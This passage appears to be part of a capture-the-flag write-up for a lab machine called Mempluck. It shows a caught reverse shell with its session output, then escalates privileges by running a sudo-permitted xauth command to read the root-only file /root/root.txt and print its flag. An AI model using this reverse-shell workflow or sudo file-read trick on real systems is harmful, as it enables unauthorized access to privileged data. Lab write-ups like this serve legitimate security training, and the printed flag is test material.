[+] Listening for reverse shells on 0.0.0.0:1111 -> 127.0.0.1 • 10.108.185.70 • 172.17.0.1
> Main Menu (m) Payloads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Mempluck 10.108.185.122 Linux-x86_64 scdyh(1001) Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 =
[+] Session log: /home/kali/.penelope/sessions/Mempluck~10.108.185.122-Linux-x86_64/2026_04_02-20_01_59-056.log

~ $ id
uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
~ $
```

sudo -l

```
~ $ sudo -l
Matching Defaults entries for scdyh on Mempluck:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for scdyh:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User scdyh may run the following commands on Mempluck:
    (ALL : ALL) NOPASSWD: /usr/bin/xauth
```

```
sudo /usr/bin/xauth -f /root/root.txt
source /root/root.txt
```

得到flag: flag{root-83be3cb5257a8f1626bb46a38fd5fbbb}

```
xauth> source /root/root.txt
/usr/bin/xauth: /root/root.txt:1: unknown command "flag{root-83be3cb5257a8f1626bb46a38fd5fbbb}"
xauth> exit
```